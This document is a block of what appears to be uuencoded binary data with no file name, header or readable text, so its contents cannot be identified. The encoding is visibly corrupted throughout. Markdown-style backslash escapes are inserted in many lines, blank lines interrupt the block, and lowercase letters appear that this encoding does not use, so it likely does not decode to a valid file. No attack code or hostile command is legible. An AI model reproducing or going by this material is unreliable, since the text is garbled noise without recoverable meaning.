MB0]LF[\*FONM\*\_<0R%KH?0-/BLU'#^ZP1?>8B/XN\_\*UIQ=\*HG]F"!J8\*UG)L3
MBDE\*,&E;D13\$.Q=\$A#H<U^>E/JQ)<RC.R3>5B"V")JAG,.H[>V\S?6>7%9C<
M\*7A?!B@OH^#6<K\*?%.4F)C&OL?8S0(1Q-\LB'\'/Z>5N;4#;8J7:J)^[TVJ5
MY^:X:]DNATR7L(\\_H/4Y[4\*EM\*VH0C,L-A3;"#W%DNK'B^J+M#C7@QZ^\_%
M;"SC"^)=!`L]Y; ;QDY\X]G\*CW:POK".67BR%\_T/%-U6QOBYG/&5QE+]3H3@&
MM-(7"TP>U&J,>[Z;6!2Y>RX5FBM&CADMMWV0?F85>-K.\$7T[SK`%>JDN:@V
MR:X&M\$+GL'+MQ&'#SL>A545+6)%!%)6<=A>;1FS(6>5Z<6M5/)5\$G[9M4! ?L
MFIM`&6T2TR7Q;T&\$1XCI;G9U!"6VH\$(/OJ='D\_4AIDM60^G1W%DEFC4U=];W
MFC6Q0\$P1X9EONE@0+R;]GMS+LR!>3'51') ]Z5'U\*[N5A^]0#GQJK/B7W,MH^
M-8JEQP':A-:LKUJS1?6KUJS`=\$X\_Z'-&D;.[\*+>=DH6FM52<U:2JW\_JMB;X+
MRO5#^0=;<%-LP8?WB1?FLP9;T!\_[Y.;#^`21%=6E?\*=S'>V32[FS+HGCU?9)
MN3Q2L-V/%XC\_<Z)I<\WG3ID.NJ@.FB18>N79]<0'\_#DY@.)%F(ZI0>T9\$<U
MZS19B(/M#SH)#^?..JQ9QQ68#A=\$N(G)ESNK3+-VI\*IHCT)3F8.;.)IE?UCV
M<+?:AS:A:\$)S%QO2MFWEYX?I\UJ-T5\2E=B:>3:B&6R5KO64:RQ6'&YI&NP
M?T2'TEI>URH+;I3M/6/MO.C,>T+M[SB;/2<5K6%B]S\$-7>1K,P-TJR#](Y0
Mm'@A)G+=5W'+(EC5([H4.(8XU<OV\*!A\$<54GZE(097#\*+=RBM46BJ\$&?RWD+1
MF.94^JZ^5/(\*X6RW4%<\;'N%+FRI6B@7-^JM[E9UEYYZ\_L2=RDK;&>FB=Q'7
MFCK@\*ICK-?O!W%'D#\_3,-V6?K(Z%FZY;(ZJ'F,I<G]V\$E2O+/[GDL'AN\*W;
MRBY76=46\*"^(\G<.B:KG-C7PX4]'LRFJ-HZ8PN#L&-7819SMI?[\_@XG<)(G\$
MB1QB^MY279S\$H<1!U>E=BV,SL]XNM([N(E\_\*DESC-K-RDH"'G\_\$9.B!+N7N
M]ZONE-?#-\V3U24[&TH-D?>)]S<J\*W%2[UXX='<'>5LU.B+WY!\_Y5V<DSX:
MW1;2WBLI;(1^L>2NHWC/.R<FR=U-\_U9:JV,/=(3N+C)@]"Y6.Q5:N#04'6?
MMZL1=ORU?(,8V>!&K6Q#\*\_2OEMVM'\*.TPU>YH0\I\$'.1P657&9C\*:>R#AJ(!
M;^H"p@SR[DO4%^:54+&I3\$TUTH56\Q\*UKB^6\*-3[ ,DR@UZUNJ'\_JHS[59[4`
M6^JHK8F\--:HQIPMBW=3,AM1!ZB&;IBTJCGWW0DQ!]TFT=6R+0=M3OUE3#>S&
M.GKFYUW\$1J%\_\*[,;E=P63Y\]KHAM;JUU\*^&EFKV;@WQWJ10#&JV:<6XQ+KBV
M'6=%P^X/-LP:>w@9"\_%9G;NRP0<7-.#A]C3>GMJ/3>1NR]V-CZP]13?AB+ .
M]<2..(BM3&VK79\$E-V#,[14HV/E\$N9&\_SIDUU,?'JSSP#SJBA(L4+5KM<5=
MDUJ6P77Y(9390&R8TKNB8)[MWM'K']WIZSW1=ER';HI\*O2N)\$=-XUV>OR@I'
MT]W9049K;1NU;!^<&1W\$S:"\&#C3BNEW,Z,;X#XT0MR]B'Y,G-M+\_JJ58-&\*
M0W9'07R%J&]\_7#95X5C56C4ZK'' ]L&NRM,^?MN<KVC-D=\_P'[1EE>SO\$=9@:
M\$O\_<%OM(AYJ^L?H>),IVB39!\R'3RI!,=?M6K+C\_H,@QTY/5WH6WN@IN#\KSB
MZ?(\)+BL=Q%761?Q2GUT\$>(\*C"O\9'=9ZO;'<@Y6K0;]3#S<P.:V4^BB9(?
M:^LW'A=MYI.4DVI3)+S35^B%7UJT9!^%'Q96U^^4[FS3E5F>]\*\$\$:+\I\*V%
MMU4+J#"4?FC[Z`Q;7[VY5U'M+%8T[, ]6]#9;T8WUL\*+ZA`8Y&WVU2Z>C,]>

MZHP&V!;WIKAKJLS^TYG<8S,9\,! ,EM=Z8";N>CQ?QN)8SC<=+3`=Q0Z>4S9"
M7D;%FM\NB:10+/:\*%;]-5\_7\.'E)=XH1#\_]YY^[+T^LI-UOWAW=W6R]%RV);
M3KO5\*A;+Z28:\*?G%3>\_Y3MVG4YS^K72=X\$^I<%N2MG%G-+G>PC3NN565%JM
M:FGJN=\$2T\_QE=W9<Y+9EUZM\$2ZJ5Y]&\*^,3T(P-^HS;B655DXR1DZA@M+QH
MJ:\4L!T/TR&<ER1J]%LF\0V%N)W+I\_TSLH;X9F7<.-J,\*:+`UF?#6]F3?UO
MLK;G6\G1N[EKC%J+YM=L05\*NQ>\*V:"5JO7@DZYL(B>E<=ND.S"IQS8ZAH^
M;X\$6/3#(Y)X'>T5J(5K,7.##\_#?J)#-ZS9S1^\S6V\$J\_)=:O5:F8.<\*&Y-M/)/
M)RIB\$VW5)QJE)GI.3O2(K=I15>?KU2FJ.N'!ZK>=5/5(O7JRJO:7U6-L7:GH
M(ZU^LA^4(VUL(]15VJK8LI\_\49Q0N)O-B:FZFPVKIF;Z@[ [IEJJ9?N2"F0;G
M]J`C0,MNB.=Y-7FE6.92MR+ZD\$9;R,N7K<&7]08\_5@U.E@UV^ZL&US\_8X-=U
M>(E?7"WIEIK(5OSH?BH:B35"4=/\$AT)ZVPM5%`+>D-X\$,>F^\$U-Y2^F>N"K
M%)?9VV@3ZD]^+K%5E36QIRK0^S\C"OC5;6`=\_A69\_%8I2\$WZF6/5I\*4Q?+HX
MEP>^6L-TH]5TB]5T\JEXIOILAJ-^Y/\_#Y7]-3=!/ -79MMMWR+\_R3Y3BJ)JW+
MEJ.ON#<C\M)\HIE=9FJOF2P6VKGN\*K/]AL>6NI8ZJI&NX@"UZT:OSG<6HN^
M"\*^\*0A?7Y6CQ5!]>EDOOK9X\E%ZVA,/+14.^1WV7@U`IZ.KEN=3(L<)2/
M?R=QRR2\_A=KO/G\*T?EM5,D^LV`/? :WJI16TL;^"QO5Z17\SQ+U3D5W"X?ZB@
MI\_-RZQCQ"3/O(K<XM;41',QK=A`?@7R`[WA8OTT#U?S>D)\$^C=64T3W\*D\_8
M\*/5YH?@<\Y%SI;D92N?K3X\_X&N)/^T=UST,[NB2Y)M:6NMQ,T3:>N\6[OD-'
MU,0ZL@5]1\$RL?WC!V?9-Y/\-NM:T;43]S(X;5K7@I^@\$#N)S7#2L:HX\_-O/
M\0VM:HZI:HY>)2ZU(\`GJO0#9-)(<7\$^@^G+>AIBO8Y/W2MISO\$JB<( )]L4
MSOR"4T^LQ?::N-\*+RUI+?9G\$)\NHS0SGJH5:@R(G=K:A.Q4%\$;8+VL-?K0PQ
MX"K(]Y&<O%`VZJ-1?Z:^&TN9F:WA)6.+<3Y(&^P!>\_(TJBG"DJUL^-0Z;]
M\G@HEHN/R4LT>;V6WU)49C<4^4I:K:+[-,4NS#+GD.FPI\_P&2-V#BNVK7^FS
M7<1\$QVFB-'IP,9T\*,15GN]+W&\*;C^08Q6X>'IGW'-JW5.7?6?@=QN![6/SE>
M0[^KVY]OVE5@VG5DG[X]4FA7C!(SN2\KY,TD3OW)6\$H</[5\$A3@#J:6V-=B:
ML;JHDE#:+GOYO8:'OH1JN)(/?<0B51X7\_8]8S\*JIJXL[S7S3?K%\:H]5MBF?
MDI.V:)&F#Y5MOK<=YZ</RNW><5=N,W[<8UN^G+[#XOL1MWLJL\_;/?Y?KOQ
MXW;CY^S&C]J-GWI@7/[THTB+\$-O>.>^(M:W=S\_\JW0KJX,.A3H4]G58+T@\_S
MKAW95[BYK3Y]K-BC100\<]+H?KA]7G'^/FN#\_-OZS\\JW9?31P.R;XMC(\*\*3
M.`;>\$3^#&2DZHZ(Z"4'XB>11TIK112XYXDQ:KJ\+=?^`[B/>?M&\_@PNRMF
MM-!.=G(SD6&>;3!/UT7T\[Z'YQ?\S^:WYX'^=;O;:/KY7:F[7`JQW@4.N7N<
M'>;2;RW,^9T^S;H^6MUO%\W&S\_M&%\_1UJKR<?SM^!\_UH6RRTZ];BW+(DW/O'
MK\_6]H/\`L+)A@-B].UJ(FNT.&IZLQ%K5\*.WM<\*1\_3MW9,SNL[9E=70-3,3;]
M5FY(:':-\_'/X<G)[W"@QV75J>J!\HA"K-T=DVU:\*?^CL+'E!=\$;;CHJQG=\_+
MSLJ%?OA;>E;?46)\_J]\7SRD[2NM6AY9=[`1G\_6>R^PZ9EO840Y&/:\*8P>^DA
MTVLT>LBTDM[R3=N\*`L0'XAMAF:Z5Z:ZB(\*3K9+I1IL5%H4@WR)']11&TH\*#;#
M15%X/UK4%`'\_BP;B\_93KUFK10LGYXF\$Y0&PG+ [&=L`V=Q-[-BZ\*GL[P0!\_29
MH=3Y18K5I?WN.N\QD=[-/U2`HNVNXd/Q/6^D4[%O3AJV\:%(Y)F=<]\*\*(NC'
MOXXT<4'##\*`D%SJ+2/<BMPBQ#++>]0W="9&>1='C\*#`>BO2I%\$-^9\*>"AI[B
MHR(/%`%;M:(\$)`\_)OYY]K>1@\_VUM=#CBU'!/O`Y]Q03]IU\_%-LS/2Q%C10%@
M&C\$(S"2&@E9B!)A#C`)G"NI;:+:^A>:I+;2@,(F@N/)'=NI@K93978OWY/B
MD&Z>[]FZA+Z2KMJ0XE.Q+4O&WA,3[<M01KN],-)I=2;>G5<O\$N^V0R"\_HB1(
ME'4\_EW\G^\_W2]TOHT661&H;F7Q9G0P^Z/<ARFW.-WG-K:IWIO?1:^SW"9?R
MCQ:([\&=\*B]570\_%CVD>\_K&M?LTO6D0+6!Q!\_?Y]L5GYN#?MZ?/BGT6JOYYI
MUS\NL!M\_S6Y\C=WX0KOQM7;CZ^S&-]N-+[4;WV4WOM%NO-AN?)O=\$MVXROM
MQH\_:C0^T&^]K-YYF-QYJ-^YI-S[";CS3;MS#;MQH-S[.;CS.;GR4W7B4W;B/
MW7B\$W7@GN\_%HN\_'6=N-)=N,I=N-!=N,!=N->=N/N#XSC]S7Z?%U9674\GL/G
ME6+(%<43",&[7]I6(IYJL\$V\_\_\_MY?A[^`\S&\$?V&]Q[R.A@8W2"^)U-L]6<
M9?05OZLY-2\$M-<F[UI]^ [O?`YZ:LK(PL8UI&0E)J^@0C\_=@,3DK8[+1-")Z
M2\$R<.:YKX\$F42CKQ)06<Y:5\*NGWCHT94T5[T:9>JB#+G)F6D\$@%\_7K&43QR
M>,^8P?T&]QEMC\$LQ&]>2+59C1K+1G).9D64U]QF3L],3K:GB5Y>-21EF2WH[
MJW%R@C4QA19-ZQQFMW096:D34M,3TD0SX[,2LJ:+JH=KLK.,&=/268FJR1AO
M34A-%U6TS.TLQIY)25EFB^6!&HLY(2LQ1=3H+:2:+:,=/J]U^PTL\5;X\N5
MF)\*0/D%?5V.F.6MRJL5"Z\\*72\S`FI'UYT5B,,7\$#(G1(A-HS<6O3F99C;;?
MX]9J9:88PS0SM:)9,A(GF:V:CS?^3Z/-:\$[7\$A(3S9E6K8U/0)\*QLY'>M,C@
M49DI8^7G8VD;6[S3,B9H=<3,;-";&Q[; ,Y9FEIUI?SS19M2RT\_%F2<F8IJ^W
MEF).R]ORS>-IMS]PW`TV)XI-\*+:T,=-VA-&J6;(MF>;T)%47F3%Y<D)ZDI%
MI3@A+2UCFIF./[%ULB>;-7-.JI6U&25VH&U\_TC2):1D68=NFH<,J/GT2[>5\$
MV:K<EL:!

MTZ:MNL.CIO[E1OQP>VM-\$5<J-"(N7+@)\_<]UC-0SJEM@FDG5C6NPL8U%?-;'
M;!V88+&B1\$1)(FHC\_E''''PP2%)RX%+K+Z)?DU9Y.-&&K.2XC(XW.:7^\_V/2\$
M3'\$D6[W:W]6+D?\'\_7JG9EFHA@^#X\3:>HN7)OBTH=GBJ.B73OLF@19-)-T
M;\_9`?>>!\_7KUB8P<[N\_7V=2WLU\_GV/X#^W?N\$]<WIO,@<9,N8E\$SS=]OK"5%
M7%23,JU9G<,LJ3/,QAX]C/2>D>PU7'QJZCLVMF\_/&%-4>ZV-);A-=K`Q65QM
MQ4&58!'/'!SA'Q[6QM!,7!&\_O+N)\_\$Q(3\1)=27+JA"ZI\_D%=NXBY=)9SZ2QF
MXYVHT;KWM&9,IN.AI]\$K0;"3T=+)-E]+^\_;&ECV,?\_)1X0/#FDSE\$5,U;?\4
M\6+90I%]+[)REE6(S%W\TMNH\*2ISF:9I,T66PK(XD2T0V3J6)8GLJ,BVL<PJ
MLG,B^ZOADOCLIG@Y6<3Y(%Z=Q"O4PI9;.\$V\9HK7`O%:)%XKQ6NM>&T6KV+Q
M.LSJ3PE?SJ^;E(GG!C?QZB1>0)(U4+Q&B5>:>,T6KZ7BM5:\=HG7<?&Z)%YE
MXG67ILO6-`\_Q\A\*O(/'J\*UZCQ,LVI#!;A>>)UR+Q6BI>\*`5KG7AM\$Z\_]XG54
MO,Z)U\_?B=5.\[HJ7,VUG\;(-1F?:J7)OGW]E^[C2LRIN3\$Q3S>E6K1Z-H\_\_4
M`S\$TII4QT'D/\$52@M(3/3G\$3W#VXGS(<^BS\$G4G,!TA:S54X:2>/#SU\*MO3.R
M!HGZU,PTV:C8;DWH,)ZIB^E;V#TW/VI[`,`>??XJ\_P1:\_H=)&2Z2%E<\_KF&>\*
M5=P\_B;^%#X\~UK\$)XAL'K;OM^5T,D9K%3~/UM3WBX^]AQ1<3U!/\VU+2V&E:^
MK[ @I2S.+SZ(TN?\*]17?;4XP\_KH\_C&B':&:W]Q<5%M+Q!ZYV:KC=\7.N-R\0@
M>GB?@\*:TTUIO<>NH/TB\*\8NL1Z:\*Q@YB/#([\*TML(MNUI<G#6;\D6B^`!S?>
M\$!H?1/=A<EVH08DBPT3Z]S" T#4,=,>E+X.H<1?CXFF#%DR;9<! ]8=6Z[C3\$
MFJVT(: (SQ!.M&3U0J2\$VS6S.U'XTQ,J;5+WX5\,#5U'M=M7X8/PA;Q/'8:EB
MOR:DB>6QFA.Q'[HZ#L]\*E9M:B]7&BK]J39R<F4K[>NQ8<7^2D2Z\_MM"6:F/%
MURKI&?A3`&UL:H;X0]F&AH3QXML7K:6!GI4R\$G\$&L&I\*3T[(M\*>3NAN3,++'4
MR<+AAF1:/2W+,+FJ=II!W-J)V9%SX,SIY!EDBSQ.GC)4-:&]:+!4C:PPB\$5-
MD\?7>@=]#\_?R.F)MH:(K:)O%!HR\_\_PU/-9OK+?>;BPT]\Q\_[34\=DCD`'TB
MKTSMO\_H:8(H9;!HH9J;\_YPY"13;9,C4QRRJ3Z,S\_^Q=O)TF,Q\>:8FQSRK&?
MM^,[[?\_IX";Z=#K?`';Y3/%9Z+/\*YYC/19];/O5\.\_F.]TWS?<'W=-^F?D/]
M7O4[Z]?<WQ[PA/\_#P'!.!F[HVZ1;>K2BH:W>7\$/>OFR%=PKN%SPBG7S:D7U3Q
M\#`ZS/+)]GA\$^! [R;>Y7Z+)+\_7\_4K\FOG'^,\_V7^\_O%/!H0%!`9\$!\@#4@
M/^"E@#<#]@:<#W`-![YH#5P7>#CP]\`"KN.[/MFU?;>7NVWI5B^H<5!Z4&Y0
M0=")H.#@KJ[!D<%OQW\ :7"OD)B0\2%9(7-#7@A9%;(I9&\_(R9!O0VZ%&\$+K
MA[8\*]0OM\$YH4FA&Z('1UZ'NANT(\_"2T)\_3GT;FB#`LUZ=.H1W".FQ\0>F3WF
M]GB\_1TF/NST<PES#PL\* &A66\$Y86]&O9.V\*:P'6[PXZ&G0]K\$MXVO\*-8N][A
M0\\*'AT\,SPA?%OY&^,;PG>\$'PT^\$7PS\_/ORG</H3##J(''Q:^03Z]/`Q^>SS
M^4)L0X-O?]=6OGZ^O7QCQ+;, \ITKMN8JWTV^>WU/^G[K>\O7X%??KY6?GU\O
MOQB\_\7Y9?G/]7O!;Y;?);Z\_?2;]O\_6[Y&?SK^[?R]\_/O);;>^/Y\_@O]Y1\_3
MNZ`S\$\*]%TNYB>VO1#IH[W8>%7`KUZK&R1UR8]>[ @VSD`S\$-E\*'S?\_4X'E74<%
MI019@^C\=,`O`E8\$.`4>[7ZNNS9;CGL%!'2\%+PR6%OD@'8#?")\1\*#=#LL"
M3G4+[5X1?#`D;K@68=`\Z;[#9U3714%+N[\4'!>R,30J\_%2X"\*,-F.<"G[Z^
M:WU`!9X\*].CFV;V\N;W\ \_EX(!\_3S44\_[T%[/,D\3I>+R?=@7D8]8^V[\_\_\_%
M:[:NYYC?9C[.].@/(CY=>8;S\$T,ROV8+<RO,7\_(? (+YG-`1]8F<RKSL\RK
MF/<Q?RD\5[Q\_\*@[`\*#[\$\*S9D3=:?7\$<OL1.UT0KX=GEBU#U:)US\_R9WH[
M=YT=M>N8]FOD]^!OX/K5E+LP]X:\_D\!\%5X\$GP-SF->!E^`WX-+X;UPF7S>
M@' ^\$[S+7KT[^"6[#W!V^`0]C3H-OPOGPS\_";S+OA6\_!WS'?@7^2S9PUR.=R"
M.81Y:`VY#>^W[JREP7)8P+R&^9IN-\_\$=1"MG:N<T\FZPR>%?W7?<@S"M+SP6
M]H.S8']X'AP`+V`>!`?`!YF\_A;O"OS\$WK\$GN!K=G[@T'R>,!#H:SF00@"+GL
M\`!X\*SP8/LU\G?D^LWLMY0[,X?'0V9\PSV!^GODM.%J>C\QGF:\S5S\*[UU;V
M@H?"`YD3F\*?!H^1V@S?#\*^%Q\!;F\$\Q7X01Y7C#7<U%NQ]R=>0@'\IX^RX?C
M%V`Y,+L!SH\$/P\$`\_WS/?A9^2S[YUR++W:@W/@8/A`GE>P`ME?P@O@I^!GX?7
MP2\_(^3)\_`[\H^UMX.>Q<5]D(KX`#X)5P?[@('E-7GFL`Q'^4Z`EAVWFQB/E-
M8=NYL(/Y<V';,7^%`9ZP[9AOX\*K<4=AV\_\$<PCW!5^R\*#^6E7M5]6,&^`\$^4Q
MP%P\*RT<C)S?E%K`9#F\*.A9-EG\Q<`\$^0Q[^;NEY\`S`P9GB3[0^9F]<AI<E[,
M<?`!D>">S,W"Z7\$?FK7"&O`8QWX`SX>KUE8WP%+BK]\$-]X!#DP=5PO#`GP7)H
MW(#<!WEGYH',XQNH^A\_@(<BKN2MW=E<U3\%QR)<Q?`QJ/!N2'T,>P9S>4-5\
M`H)!\_B-SDT:J)AM.1+X\$3H+WL9KFCY!3Y;R8TQY1-2T\L`V1]V=^RD/5^#8F
M3T<^DOFYQJHFH@G.?.G-F5]KHFH&-27G(Y\_\*\_'935=/,\$\_T#<C\_FH9ZJYCGX
M1>3;6=ZZ&7FI7)=F\*A\_3G/P^`KG-5;[\$2#Z\*?`. \O@;Y`^?:C\*K^ZY;D#VM@
MI)7RH\Q]6JGZ(G@'\@/,OS`W?E35?PP?0OXU<XW6JF8]?`KY9\P5\&FX;AME
M[S9JVAGPE\A7,'`\&7Y33MB5\_!4>V5=.^"7\KUX7Y)U:3T`[W?LCG,V]AOMA.
MU8\_SPGT=\F>9#\(\_P;\R>[=7TQZ"RY&7,W?L0/X5[M>!U<\_ (+!W+\*CJDF'
M[R-?RGR4N0\*NA.MT4M.N@\*LYDS<SGV(US3J3:R+OR9P!UX+7P[7A;SNK:?MZ
MDUV1)S,\_ZZUJ&G8A-T0>P#RZ"SOF80\_D.YFOL1H?'[(G\L',4YD7^ZCZ?7`+
MY)>8:\_BJFDBX?)(4YB6LYCK%&KF+GW(0\R@\_5;[, [H#\0^:+K\*9>`+DK<G\_F
ML0&JYAFX.\_(WF8`\_N"PN?!-YD:!!Y!"X`W-&( +N^="5'(0)CGLS\4E=5? [L;>3CR
M%\$J/P^/\_1\_X;<XONJN97>"+R!L`\*( <&JIDD(.0MY-^8Q(:KF=S@')>:M0Y?A0
M5?,2/!/Y1N8SK\*9-&#D?>31S7IBJZ1A.7H1\&'`-!N\*IQC" `O1MZ6.39"U;P"
M+T.^E?D;5C. [) [D(^;O,EWJR:V40\AKD\_9B?[\*5J?H'?D<='I')DI\* IY%=Z`
M?#?S-583&47>C'PB\ZM1JB;91-Z-?!'S?I.J">A-WBO/^`9G>ZN:<O@0<L\^
MRH/[J)JM\*?(OV9V[:MJ1L"?([<R/\]JCL(GD=)]@;M!/\U3P/7T\*^@?DLJ\_FY
M/[D4>;, !RK\$#5\$WM@7@V1^ [+/&\*@JG\$>3\*Y6\$]ES##&54WG(>0ZR`<Q3V-^
M90B[ [XHF-T3^,O/'S)>C57W7&'(KY".8YS&OC5`U]V+)79"WB%,>P)P1Q^XQ
M`B.;D>]COO&8JOGR<7(F\GO,'4:JFAS8BOQUYL]83=%8\LO(#S/\_/I;UI0DX



M=Y!O8;Z>H&KV)Y)W(O^!N7Z2JKF93+X@PG\*81/8O1#\+?+CS'=937P\*^0?D
M.<QOI+#KW43<,R`?QOC\_HJIY8Q\*Y>BUL9^;22:K&E\$YNAWP"\XOIJF9G!MD7
M^0\_,33-5S3JX.\_+/F.^PFN@IY'#DTYC73F%];!:Y+\_)!S-.S5(W%0HY%OI+Y
MK\$75M,HFCT/>GWEFMJK9"R<A+V'VF\*IJUL)IR(\RWV\$UST[#L8=\\$\_,E>#IL
MR"/@-ODJ&E\_A?.0-Y^N/'2ZJOD\*?@:YRPQETPQ5LP-^#OD5YB9/D!?!T4^H
M^O8SR4MESCQG)KO7G45>B?QIYFWP&\_!7\)NPXY-JVC/PAEKR(5,YX"E5TV<V
MN5@>#\SOSV;WGW/(\Y\$/9LZ?HVJ^@0\_+[3-7.7(N>TZ!/T-^G;E%+KMVYY&\_
M1N[#/"%/U3PRGWQ%;G\_F6?-53>;3Y!O(ES'??EK5;%N'^WGD)YEO+U'UA?ED
M0VU<=Y@OY\*N:P<^0:R"W,J)YACV\_+R0W0MZ/>?9"=A]>2&Z!/\*A0Y4OAMLAW
MLMSC67(GY\*/LN?6Y\A!R\*<R/\_><JOG\>7(T\G+F1U)0-3\_!CR'W>%YX(NJ
M9A,\&OE7S/5?8LL#CT<^CWDSJXE=3%Z.-?IBE7^XA/P6\I^8?9:RY]-7R)N0
MO\=\\_15V\_[F,O!7Y'6;M5?8]'[P#^9/,VUG-S-?(>Y!O8K[UFJJ)6HYS!/D3
MS+N6L^<7L<Y@OPQYJ6OJQJG>2CR".9%ZY0-7-7XED>^3;FBI6J)KB(?!9Y
M"O/\*(E7S%7P%1\_,CZY2-17P3>2>JY7[KV;W5VO(=Y&W9QZZAO45<#47G.]O
M\*/O"M>!GF'>\_P>ZWWR2[(8)DSGJ3U;Q%]D?>BSGS+55S^AUR#/(S.W?535S
MUI.G(%\_'?'F)JO':2'X^6#F)S>JFJN;R\*\@=\_N'/?O#:Y'?8;[':IRWD']"
M'LB<MH5]S\_8A^3;RQY@+/F3GX%;R?;EMF8OA6G6P7YB=MRFWAVO#\_9FS==M\_
MC[H4>06\?'X=/@C?@;^&[\IG#;+^XU[G[60#W')VA'-A)W@H7'U.@ZO#N=O9
M?1=<'\\_D^EO'\.R.OMD/E[>":R\$TL3X-K(7^.Y>OAVLB/L/PZ[(^QDYVG,!U
M9/LLGPS71?X\RS?!KL@\_9\_E-V'UYG5WL>02NA[P?RR?#[L@+6;X];H3\Y;?
MA1)!WG(WN3\$<MEO5C(6;())\B\*X\*?\*)++\*\>K]^Q&Y&6S\B-T#P\V1I['\
M'VZ!?"W+C\!&Y'4LK\_4QN27R#A^K?'#<"OE\$EB^\$'T6^CN7'X-;(RUCN5DQN
M@]RO6.4Q<%ODF7'[.'\\_V@I?#[>\$M<'?X:[@C7'W@NON4>VGGP[(GV)>P;P5
M]H>\_9=.[25W1Q[/])7Y.3@8WKE735L&AR%WW\*?<E#F4.9XYG7G!/G:?'#/=
M?ISY\*G.-<HMF+LQ1^]GUT&X-)ES+MTV\_=19T0^%[]K8-NL7;&'R!'P\$P
M+S^@:#[\O6'W@K=#K+OCN#^LB]B/L5J''^1!\--F\$,J9H\.\$8^!S&?9C7S
M#N/>#-[(\\_/\N+Q7/,+F^PEY(MSF\$Y5O@:?'YUG>%-R%ASQ\*7OVARWR-HKY
M,\*NY#UOE\^!1E=^\$GX3K'I.VWT==C\E]=&-V'2WVF)IV.=S\*Q&5F/L-\D]5W
M^YSLC3R!^>7/58WA)'D@D>8NYU4-4V\_('\^3.?8+U1-XFEL6^2SF%>=9MOM
M#+8S\L7,'Y]1-2^?)<]"OI[Y]/PD7.N<JN]^GOP,\B3F9>=53?TO\4R\*/)1Y
MRI>JYC/X1>3ES&TNL&=2>#R!<P[6<UO\"O(C1>5XRZROO0K<A'R0&;S5^R:
M'J]!?ICY#JO)\_IK\O(5S\*>^9M\_G?T-^#WE'YNAO5,T[E\B[D1]BOG&)S>LR
M[N>1/\^E?GT9?:]Q'?D<\C7,9\_^CM5<(9?)&N;35U3-T!\_(MY!/97Z#^>@/
MJO[3JWB>1?X+<YL25?,E[B(ZSYSBVO\*4=?8O>AU<AWD;9FCKZN:1TO)#67.
MG%\_\*SOTR<DOD[C\J1S\*G\_JCJ3\_Y\$[HS\G.;&H#;K!K%AR'W/6F<MA-]EP/
M!R'\_@.61/Y/#D\*?\S\*Y9<"\_DW[%\\_BUR'^30,']YBUT+?B\$/1+Z&^=0O[+N@
M<G(T\MAR=MS?)H]'[L,\C;KEWXC3T3>BSG[-\_8SR@JR!?D2YJ,5[/N0W\F\$
MD)]C=KK#OH?\_@[P\*^7KF,\R'\_L'.EWOD+<A?93YVC]UCW\>YAGP!\T;F8\_?9
M=YB5Y'W(+<RKR/K\_I[+SL'\LKCD(&^"L",\S\$W:"-+5X%\_AZG"@'[D&;(=
MX1?AFO'1.-\$9]S#,]0SD)#B'.1\$VP\_-UVU\_[MHB<KGW;W\_323J!&#HT<R=LP
MW\_;;,01U5S<OP;N30,7\_.:F8[D0\B7\\*C?FDDZH?6XU\#/D<YO7,)ZJI^C;5
MR5\@CV!.KJYJ;L,7D7O44#8QI]10]4?AR\C+F!]Q5@YR5O7FFN2?D#\_-O)GY
M;\$U5WZ,6N1SY,.89M53-1;@">05SB]K\*H?#O\#F;/@.\_!SS.E@.U5S(E<B;
M,4>XJ)JW8:=JN\$XQWX2;P'U=E2.8\$UQ9.W!SY(>9;\&/PD/<E\*>YJ6E/U"/[
MRGKFYO55S9A&Y"3D.<S+F;<U4O4\_-B\$O05ZCJ7(GYCY-5?TY'^7DY2R?Y4E^
M'\_D2YMV>JJ9/,\_ (ZY(G,!<U4S3YX(\_ (OF>^RFL+FY\*W(US&?:YJ3"UP#B(?
MRSR/>27S;N;SS+>9W8S\*6\$YK(/(#'\_?(W9J:6J3VQ%/H-\-O/:5JK&X5'R
M!>3-F\*.8Q\,7X5G,JYF+83FT;(US^OD'YMGPM'\_R^#MYG+16TYYO0[Z!\_'\_F
M]FU53?]VY#^0IS\$O:Z=J?I>NCGM4+^48+U7CW)Y<\$WE7YHSVJJ99!W)]Y)',
MU@YLF6\$/Y+SM^FHW+NCJC'\-T/^'7.=3LJF=F'=V4M.^!;="BGS'5;S6&=R
M.^06YJ7,FYNK>A=O<B<Y7^;AWJKF=-@'^0[F[Y@=NRBW[J\*F70IW1;Z]^2RK
M:>-#D8^@'DF\QKF8SYJVCV^Y-[(+\_BJ?)0\_>1CR'.85S+O]57V'0'\*RW%\_,
MDYD+^E7]V:[D+.2WF8W=E'MV4\_5/!I&?1+Z<^1!S29"JC^Y.SD4^BWE+=U7S
M5#!Y(?+7F/<S?Q?,^K00\LO(-S)\_':)J8D/)KR\*?RKP5-4TZ4\$NDNO(;.FA
M:NJ\$D=]&[L4\.\$S5W('?'1^X9KMR/>1+SL^%L^-\;Y/9G-D8H]V6>POP"\V98
M#F\$]R;N0CV+.ZZEJ?H'W(G?KI?+-\""? (OV"^QVKB(LF?(\]F+HI4-1Y1Y-/(
M@Y@3F><RKXI2TWX+GT=>R=S.I-R;.=FDIGVB#\_D6\E>8]\_91->WZDG^3?2GS
M@KZJYC3\A^P/F;WZJ1K\_>3Z-7"<,<^<,4#4-!I(;(\_=C'C50U?P.&Y\$W&:3<
M>Y"J^1!NB\_PT<R6S<;!R+^9QS\$QKV(^R'R5N>80MFWA3LA?8S[,7,KL&JW<
MA3F:.9OY5>:/F+^%Y9'WE!R'?"WS&>8\*YJ8Q:MIB.!3Y%>:&L<K=F<?\$JFF#
MXL@FY'.9\YG7,1^/4]-VBB?WE^O.\_%2\JCD(#T;^'W.]:8:IF"AR+\_'GF7:PF
M8CCY<>2IS,N9)S.7#5?3!HX@CY')\_.SS%N8OQJAIWF[&'D\G[,TYB7,7\_T
M&'NF>R<C+P]\XC'5<W;\\$3DG]N,G<'NJ>!TY).8ES#O8/Z:3=MM%#E+GB\_,
M+XU2-;^.)N<B;S9&.7J,JED&/XW\8^8;K\*;'6'(!\@3F16-5C7\$<^07D?9F?
M&\*=JOH27(+\_#W"9!U63#K\ISEODSYE^8&X]7TZ;"^2R,>]EOLI<)U'9EWD8
M+(<WX-7(CS%K2:IFI1G/\*<CW,/]H9O>'\$\A'D,]B7C=!U9R'CR+\_G;EUBG(4
MLYDYEWD5\W[FJ\PU4Y4[,0]DGLS\+/-&YF/,I<QN\$Y6[3F3W8\_!QY\*N9OV#^
MA=E]DG(@\W#F6<QKF/<R7V:Nf:;LQQS//)WY%>8=L!QF3G:H^MN-9<S[F+^;
MK.HW99#+Y?HR:YFJ)A/^76YSYJW,9UF]]Q2'JK^)&,(XJJ.0P[R.\_3F.MG
